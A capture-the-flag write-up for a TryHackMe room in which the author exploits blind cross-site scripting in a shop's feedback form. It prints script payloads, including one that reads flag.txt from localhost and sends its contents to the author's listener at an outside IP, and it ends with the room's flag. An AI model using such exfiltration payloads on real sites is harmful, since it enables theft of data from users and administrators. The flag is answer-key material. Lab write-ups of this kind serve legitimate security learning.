The Try Hack Me room can be found here.
Your local sticker shop has finally developed its own webpage. They do not have too much experience regarding web development, so they decided to develop and host everything on the same computer that they use for browsing the internet and looking at customer feedback. Smart move!
Can you read the flag at http://MACHINE_IP:8080/flag.txt?
By the sounds of it this should be easy! Also seeing that all we need to do is read the flag at port 8080 I never ran a rustscan or nmap.


Heading to the website on port 8080 we are greeted with a very simple webpage. Two images of cat stikcers for sale and a home button and a feedback button. heading to /flag.txt we were greeted with a 401 Unauthorized not a big shock there.

Based on the hint in the room ” looking at customer feedback. Smart move!”
I am going to use this form as the attack vector.
I tried a few alert and other JS things with out luck which makes sense that I would not be the one to see them. So I ran a simple script that would call to my machine on port 80 and get a file named xss (Not a real file just a test to see if it made the call/)
"><script>fetch('http://10.13.**.**:80/?xss')</script>10.10.181.128 - - [08/Jun/2025 19:22:56] "GET /?xss HTTP/1.1" 200 -
My python server is getting the request.
Seeing that it was trying to pull the file I knew it was going to be soon before I got to read the file. The issue is I need it to read the file then send me the file. I tried a few things thinking that I can get it to pull a shell.php file then I can get a reverse shell that was. No real luck so I just focused on reading the flag.txt.
“><script>
fetch('http://127.0.0.1:8080/flag.txt')
.then(response => response.text())
.then(data => {
fetch('http://10.13.46.58:80/?flag=' + encodeURIComponent(data));
})
.catch(e => {
fetch('http://10.13.46.58:80/?flag=blocked');
});
</script>
This is the code that worked for me. I will break down what it does. First it tries to grab the flag.txt file, converts the stream to text. It encodes it so special characters dont break anything. Then it sends it as a request to my python server. The name of the file is the flag contents. If there is no flag or something fails it sends flag=blocked.

As you can see it works. Yes you can copy that flag just as it is.
THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D
Uncoded: THM{83789a69074f636f64a38879cfcabe8b62305ee6}